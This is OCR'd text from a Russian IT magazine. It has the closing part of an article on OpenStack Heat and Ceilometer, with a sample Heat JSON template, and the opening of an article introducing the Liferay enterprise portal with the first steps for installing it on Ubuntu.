
Heat

Heat — основной инструмент оркестровки, используемый в мире OpenStack. Он позволяет запускать готовые облачные архитектуры из темплейтов, описанных текстом, своего рода подобием программного кода. Формат темплейтов у Heat свой собственный, но, помимо него, поддерживается совместимость с форматом AWS CloudFormation. Таким образом, многие уже готовые темплейты CloudFormation вполне можно будет запускать и под OpenStack'ом. У Heat есть возможность общаться с внешним миром как через родной ReST API OpenStack'а, так и через совместимый API запросов CloudFormation'а.

Как это вообще работает?

- Темплейты облачной инфраструктуры — это обычные умеренно человеко-понятные plain-text документы, их можно хранить в системах контроля версий, удобно сравнивать, делать патчи и прочее.
- Список элементов инфраструктуры, доступных для описания в темплейтах: серверы, IP-адреса, тома, группы безопасности, пользователи, ключи и так далее.
- Heat предоставляет возможность организации автоматического масштабирования под нагрузкой при интеграции с Ceilometer (о нем чуть дальше).
- Естественно, в темплейтах также описываются не только отдельные ресурсы, но и их взаимоотношения — привязка томов и адресов к конкретным серверам, определение конкретных серверов в конкретные группы безопасности, распределение доступов к серверам между пользователями и многое другое. Это позволяет максимально полно автоматизировать разворачивание необходимой инфраструктуры через API OpenStack'а, избегая дополнительного ручного вмешательства.
- Heat контролирует и изменения в инфраструктуре. Когда тебе надо что-то поменять, просто вносишь нужные правки в соответствующий темплейт и обновляешь конфигурацию Heat, и он уже там сам разбирается и приводит все к эталону.

Ничего знакомого в этом всем не заметил? Правильно, схожие идеи мы уже видели в таких проектах, как Chef и Puppet. Использовать или нет — это уже на твой вкус. Говорят, у Heat'а даже есть какое-то подобие интеграции с ними, но мы пока не пробовали, так что детальнее рассказать, к сожалению, не смогу.




Архитектура Heat

Ceilometer

Ceilometer — это инструмент для сбора различных статистических данных в облаке OpenStack. Основной целью проекта является мониторинг нагрузки и измерения потребления ресурсов клиентами, но возможности фреймворка могут быть расширены и для других нужд. Доступ к метрикам можно получать через отдельно реализованный REST API.

Архитектура Ceilometer

Центральный агент (Central Agent) опрашивает данные по утилизации ресурсов, которые не связаны с виртуальными машинами или вычислительными узлами (Compute Nodes). В каждой системе Ceilometer может быть запущен только один центральный агент.

Вычислительный агент (Compute Agent) собирает данные измерений и статистику с вычислительных узлов (в основном гипервизора). Вычислительный агент должен быть запущен на каждом вычислительном узле, состояние которого необходимо отслеживать.

Коллектор (Collector) отслеживает очереди сообщений (на предмет уведомлений, которые присылает инфраструктура, и на предмет результатов измерений от агентов). Уведомления обрабатываются, преобразовываются в измерительные данные, затем подписываются и возвращаются на шину передачи сообщений в соответствующую тему. Коллектор может работать на одном или нескольких серверах управления.

Хранилище данных (Data Store) — это база данных, которая может обрабатывать одновременные запись (с одного или нескольких коллекторов) и чтение данных (с API-сервера). Коллектор, центральный агент и API могут работать на любом узле.

Эти службы сообщаются с помощью стандартной шины передачи сообщений OpenStack. Только коллектор и API-сервер имеют доступ к хранилищу данных. Поддерживаются SQL базы данных, совместимые с SQLAlchemy, а также MongoDB и HBase. Однако разработчики Ceilometer рекомендуют именно MongoDB, в связи с более эффективной обработкой одновременных операций чтения/записи данных. Кроме того,


только конфигурация Ceilometer с MongoDB прошла тщательное тестирование и развертывание в коммерческих средах. Для базы данных Ceilometer рекомендуется использовать выделенный узел, так как инфраструктура может создавать изрядную нагрузку на БД. Согласно оценкам разработчиков, измерение инфраструктуры на коммерческом уровне предполагает до 386 записей в секунду и 33 360 480 событий в день, что потребует до 239 Гб для хранения статистики за месяц.

В проекте Ceilometer реализованы три типа измерений:

- Cumulative (кумулятивные): их еще можно назвать инкрементальными — значения, которые все время растут (к примеру, аптайм виртуальной машины);
- Gauge (индикатор): отдельные события и значения (например, IP-адреса, привязанные к тому или иному серверу, или данные по вводу-выводу дисковой подсистемы);
- Delta (дельта): изменение со временем (например, пропускная способность сети).

Каждый измеритель собирает данные с одного или нескольких образцов (собираемых из очереди сообщений или агентами), которые представлены счетчиками. Каждый счетчик имеет следующие поля:

- counter_name. Строка названия счетчика. По общепринятому соглашению точка используется как разделитель при переходе от наименее конкретного слова к наиболее конкретному (например, disk.ephemeral.size);
- counter_type. Тип счетчика (кумулятивный, индикатор, дельта, см. выше);
- counter_volume. Объем измеряемых данных (такты ЦП, число байтов, переданных по сети, время развертывания виртуальной машины и так далее). Это поле несущественно для счетчиков типа индикатор; в этом случае ему должно быть присвоено значение по умолчанию (обычно 1);
- counter_unit. Описание единицы измерения счетчика. Для обозначения используются единицы измерения системы СИ и их утвержденные сокращения. Количество информации должно выражаться в битах (б) или байтах (Б). Когда измерение представляет собой не количество данных, описание всегда должно содержать точную информацию, что измеряется (виртуальные машины, дисковые тома, IP-адреса и так далее);
- resource_id. Идентификатор измеряемого ресурса (UUID виртуальной машины, сеть, образ);
- project_id. Идентификатор проекта, которому принадлежит ресурс;
- user_id. Идентификатор пользователя, которому принадлежит ресурс;
- resource_metadata. Некоторые дополнительные метаданные для информационного наполнения сообщения об измерении.



Архитектура Ceilometer



Кусок примерного темплейта для Heat

```
{
  "AWSTemplateFormatVersion" : "2010-09-09",
  "Description" : "Sample Heat template that spins up multiple instances and a private network (JSON)",
  "Resources" : {
    "heat_network_01" : {
      "Type" : "OS::Neutron::Net",
      "Properties" : {
        "name" : "heat-network-01"
      }
    },

    "heat_subnet_01" : {
      "Type" : "OS::Neutron::Subnet",
      "Properties" : {
        "name" : "heat-subnet-01",
        "cidr" : "10.10.10.0/24",
        "dns_nameservers" : ["172.16.1.11", "172.16.1.6"],
        "enable_dhcp" : "True",
        "gateway_ip" : "10.10.10.254",
        "network_id" : { "Ref" : "heat_network_01" }
      }
    },

    "heat_router_01" : {
      "Type" : "OS::Neutron::Router",
      "Properties" : {
        "admin_state_up" : "True",
        "name" : "heat-router-01"
      }
    },

    "heat_router_01_gw" : {
      "Type" : "OS::Neutron::RouterGateway",
      "Properties" : {
        "network_id" : "604146b3-2e0c-4399-826e-a18cbc18362b",
        "router_id" : { "Ref" : "heat_router_01" }
      }
    },

    "heat_router_int0" : {
      "Type" : "OS::Neutron::RouterInterface",
      "Properties" : {
        "router_id" : { "Ref" : "heat_router_01" },
        "subnet_id" : { "Ref" : "heat_subnet_01" }
      }
    },

    "instance0_port0" : {
      "Type" : "OS::Neutron::Port",
      "Properties" : {
        "admin_state_up" : "True",
        "network_id" : { "Ref" : "heat_network_01" },
        "security_groups" : ["b0ab35c3-63f0-48d2-8a6b-08364a026b9c"]
      }
    },
```


Полный список доступных на данный момент измерений можно найти в документации Ceilometer (https://wiki.openstack.org/wiki/Ceilometer).

Ceilometer — это довольно перспективный проект, ставящий своей целью унификацию возможностей по сбору информации обо всех аспектах жизни облачной инфраструктуры. Использование Ceilometer позволяет поставить «карманное облако» на достаточно крепкие коммерческие рельсы.

ЗЕ ЕНД

Как видно, не все так просто в Датском королевстве. Есть там место и бедам и приключениям. OpenStack развивается очень активно, но все еще не готов к быстрому и простому использованию в производстве, как некоторые продукты коммерческой виртуализации прошлого поколения.

Если виртуализация — это одно из основных направлений твоей деятельности, то, без сомнения, уже пора начинать в нем разбираться. Если нет, но все равно интересно, то, пожалуйста, пробуй, но в производство без крайней нужды пускать не советую. На данный момент лучше будет пользоваться классическими системами виртуализации всем, у кого нет особых против того противопоказаний. Сбережете много нервов и денег. Мы же у себя подумываем в некотором не очень отдаленном будущем тоже открывать направление поддержки OpenStack-решений. Кажется, это будет довольно интересно :). ∃



Bruce Rolff@shutterstock.com

ПУТЬ ЧЕРЕЗ ПОРТАЛ

ЗНАКОМИМСЯ С LIFERAY

Мартин «urban.prankster» Пранкевич
martin@synack.ru

Корпоративные порталы (Enterprise Information Portal — EIP) из моды постепенно превратились в незаменимый инструмент бизнеса, обеспечивая сотрудников единой точкой доступа к данным, инструментами управления бизнес-процессами и средствами обмена информацией. Проект Liferay, распространяемый под Open Source лицензией, вполне успешно конкурирует с большинством коммерческих решений.

ПРОЕКТ LIFERAY

Liferay (liferay.com) представляет собой веб-платформу для строительства бизнес-решений, объединяющую разные приложения в единое информационное пространство. С его помощью можно построить порталы с интеграцией корпоративных приложений, динамические веб-сайты, базу знаний и социальные сети. Сотрудники для доступа к данным и обмена информацией будут использовать одно приложение. Распространяется с исходным кодом под двойной лицензией: GNU GPL и коммерческой. Liferay далеко не новичок на рынке и пользуется в мире популярностью. Начиная с 2011 года аналитическое агентство Gartner в отчете Magic Quadrant for Horizontal Portals (goo.gl/IRIKzi) относит Liferay к лидерам, где он находится рядом с решениями от Microsoft, IBM, SAP и Oracle. С официального сайта портал скачали более четырех миллионов раз, разработчики говорят о примерно 350–500 тысячах установок в организациях самого разного назначения. Среди них и компании с мировым именем: министерство обороны Франции, Cisco, Andorra Telecom и многие другие.


Как и принято в любых подобных системах, Liferay легко адаптируется под любые условия. После установки базовая система содержит только некоторый оптимальный набор. Все дополнительные функции Liferay реализованы посредством подключения модулей, называемых портлетами. В Liferay Marketplace (liferay.com/marketplace) доступно большое число готовых к использованию компонентов, часть из которых распространяется бесплатно.

Портлеты можно создавать самостоятельно на разных языках программирования: Java, PHP, Ruby, Python, фреймворке Grails и других. Разработчики предоставляют IDE, SDK и API, упрощающие создание приложений. Поэтому портлеты и темы для Liferay можно найти поиском в GitHub, sf.net, Google Code и других ресурсах. Документация и открытость проекта позволяет при необходимости легко подключить любое приложение. К слову, текущая версия Liferay в установке по умол-

чанию не поддерживает русский, локализация (translate.liferay.com) выполнена за счет портлета (для русского 86%).

Сервер Liferay готов к применению в организациях любого размера, легко масштабируется, может работать в кластере и развертываться в облаке. Поддерживается интеграция со службами каталогов LDAP и Active Directory, системами Single Sign-On (CAS, OpenSSO, NTML, SiteMinder). Для работы с почтой подойдет любой SMTP/S, IMAP/S или POP3/S сервер. Все приложения и информация при помощи различных методов (SOAP, REST, RSS, внутренние API) интегрируются в единый интерфейс, упрощающий работу с Liferay. На сегодня это десятки продуктов: для генерации отчетов, системы электронного документооборота, CMS, ERP/CRM, система бизнес-аналитики Pentaho BI, Libre/OpenOffice и многое другое. Все это позволяет быстро и с минимумом затрат внедрить корпоративный портал с нужными функциями.

Портал, созданный с применением Liferay, может включать в себя систему управления контентом, блоги, wiki, форум, базу знаний, доску объявлений, соцсеть, документооборот (с поддержкой MS Office), средства организации совместной работы (календарь, задачи, оповещение, обмен сообщениями), управление бизнес-процессами и взаимодействием с клиентами, планирование ресурсов и многое другое. Пользователь, кроме мессенджера, получает доступ к электронной почте посредством встроенного веб-клиента. Также реализована система оповещений и рассылки (email, RSS, SMS или любого другого).



В Liferay Marketplace найдем большое количество портлетов

Одна установка Liferay может обслуживать несколько организаций и сайтов. Портал поддерживает одновременно несколько языков интерфейса, при подключении выдается страница по настройкам браузера. Внешний вид портала автоматически подстраивается под размер экрана, в том числе под мобильные устройства.

Реализована система доступа, основанная на принадлежности к организации, роли и группе. В итоге пользователь получает доступ к документам и приложениям только на основании своей роли, группы и организации. Информация, выкладываемая в блог или сайт, может премодерироваться и публикуется только после утверждения уполномоченным лицом. После установки уже имеется несколько встроенных ролей и групп под основные операции, но легко создать новые. Анонимный пользователь получает доступ к каким-то базовым страницам, а сотрудники или бизнес-клиенты обладают изначально большими правами.

Для создания контента предлагается встроенный редактор с функцией проверки правописания, но в Marketplace доступно несколько альтернатив. Любая информация в Liferay структурируется при помощи тегов и категорий. Liferay поддерживает протокол MS SharePoint, то есть пользователи могут работать с файлами MS Office, находящимися на локальных дисках, и загружать их в хранилище Liferay. Поддерживаются версии документа, блокировка редактирования, автоматическая конвертация формата, галерея изображений, поиск, доступ по WebDAV, публикация и многое другое. Внешний вид портала, веб-сайта или отдельной страницы меняется при помощи тем и макетов. Внешний вид и функциональность кабинета полностью настраивается как администратором, так и самим пользователем при помощи тем, шаблонов, портлетов и виджетов. Для статей, записей и подобного также предусмотрены шаблоны, что позволяет стандартизировать документацию. Реализован и каталог программного обеспечения, он позволяет определить набор ПО, доступного пользователям для загрузки.

Проект разработал собственный клиент синхронизации документов с порталом Liferay Sync (liferay.com/products/liferay-sync), поддерживающий drag'n'drop, журналирование изменений и откат к предыдущим версиям, возможность редактирования файла сразу несколькими пользователями. Доступны версии для Windows, OS X, iOS и Android. При такой функциональности какой-то особой подготовки от пользователя и администратора при работе с Liferay не требуется. Все действия выполняются интуитивно, поддерживается drag'n'drop, AJAX делает среду интерактивной.

Теперь самое интересное. Liferay выпускается под двойной лицензией: Community Edition под лицензией GNU GPL и коммерческой Enterprise Edition. Возможности CE несколько урезаны: недоступна поддержка 24 × 7 × 1, встроенные функции аналитики, аудита, контроля производительности. Но что-то из этого можно компенсировать при помощи бесплатных плагинов. Все основные функции портала остались нетронутыми, и на первых порах смысла в покупке EE нет, достаточно использовать CE, чтобы как минимум присмотреться к Liferay.


В EE плата берется в зависимости от функциональности сервера, никаких клиентских лицензий (вроде Client Access License, используемой в продуктах Microsoft) не предусмотрено, поэтому в случае расширения ничего доплачивать не придется. Стоит отдельно отметить большое количество официальных партнеров, занимающихся внедрением Liferay по всему миру.

На сегодня актуальная версия — 6.2, но уже ведется разработка 7.0.0, и можно ознакомиться с предрелизом. Проект предоставляет хорошую подборку документации (на английском). Поэтому ответ можно найти на любой вопрос и без официальной поддержки. Но иногда документация запаздывает, поэтому некоторые вопросы по версии 6.2 следует смотреть в более ранних релизах. Например, Getting Started (goo.gl/JcSs0P) на момент написания этих строк для 6.2 отсутствовал.


LIFERAY VS MS SHAREPOINT

Нетрудно заметить, что Liferay напрямую конкурирует с MS SharePoint. Даже сами разработчики в первое время не стеснялись называть его открытым аналогом SP. Между любыми решениями для организации порталов много общего (Oracle Portal, IBM WebSphere Portal, SAP NetWeaver Portal не исключение), все они предоставляют базовый набор функций, и подчас он практически полностью совпадает. Но есть, конечно, и различия в организации. Самое главное — это отсутствие привязки к разработкам одного производителя. Естественно, что SP интегрирован с другими решениями Microsoft (сервер, MS SQL, MS Office и другими), без которых либо его функциональность нельзя использовать, либо функции будут неполными. То есть, чтобы все заработало по полной, понадобятся лицензии и еще на ряд продуктов, даже если они больше нигде использоваться не будут. И если подсчитать, то эти затраты окажутся немалы.

Аналогичная ситуация и с другими портальными решениями. Liferay здесь сильно выигрывает, так как не зависит от одного поставщика и прекрасно вписывается в уже существующую инфраструктуру, не требуя при внедрении дополнительных расходов на приобретение ПО. Администратор будет работать с привычными продуктами. На eApps готовый сервер с Liferay-Tomcat обойдется всего в 34 доллара в месяц, при этом будет доступна круглосуточная поддержка и прочие вкусности. Есть и минусы. Сегодня нетрудно найти специалиста по SP, а вот внедрением Liferay занимаются не так много компаний. Но при самостоятельном внедрении отыскать нужную информацию не так уж и сложно.



↖ **Настройка страницы**



↗ **Окно Control Panel**

Также следует отметить наличие еще одного продукта Liferay Social Office (liferay.com/products/liferay-social-office), ориентированного на организацию совместной работы, с базовыми функциями портала.

УСТАНОВКА LIFERAY В UBUNTU LINUX

Liferay написан на Java и поэтому работает на любой платформе, для которой доступна JRE и сервер приложений. Официально поддерживается работа с ОС Windows, *nix, OS X. По умолчанию в качестве СУБД используется Hypersonic SQL, которая ставится автоматически, но она подходит лишь для тестовых сред и небольших нагрузок. В промышленных средах лучше подключить: MySQL, PostgreSQL, MS SQL, Oracle, DB2, Sybase или Ingres. Готовые образы с предустановленным Liferay можно найти в Amazon AWS, Bitnami, eApps и многих других облачных сервисах. Это самый простой и быстрый способ протестировать в работе Liferay (хотя развертывание Liferay на подготовленную ОС занимает от силы минут пять). Для теста подойдет любой современный компьютер с 2+ Гб ОЗУ (на облачных серверах минимально работает и с 1 Гб). Проект предлагает готовые комплекты с серверами приложений Tomcat, Geronimo, GlassFish, JBoss, Jetty, JOnAS, Resin и исходный код. Установим Liferay CE с сервером приложений Tomcat на систему, работающую под управлением Ubuntu 14.04 LTS с СУБД MySQL. Выбор сервера приложений — вопрос вкуса. Другие варианты установки отличаются только особенностями конфигурирования используемых приложений. В случае необходимости миграции на другую СУБД в панели управления предложен удобный инструмент. Проверяем наличие JDK:

```
$ java -version
```

Если Java нет, в ответ не получаем список пакетов, которые нужно установить. Ставим:

```
$ sudo apt-get update
$ sudo apt-get install unzip default-jdk↵
  default-jre mysql-server mysql-client
```

Далее необходимо установить переменные JAVA_HOME:


```
$ sudo nano /etc/bash.bashrc
  JAVA_HOME=/usr/lib/jvm/default-java
  export PATH=$PATH:$HOME/bin:$JAVA_HOME/bin
```

Скачиваем с sf.net/projects/lportal нужный файл и распаковываем в каталог.


```
$ sudo unzip liferay-portal-tomcat-jre-6.2↵
  -ce-ga2-20140321144642639.zip -d /opt
```

Запускаем:

```
$ cd /opt/liferay-portal-6.2-ce-ga2/tomcat-7.0.42/bin/
$ sudo ./startup.sh
```



↙ **Окно Basic Configuration**

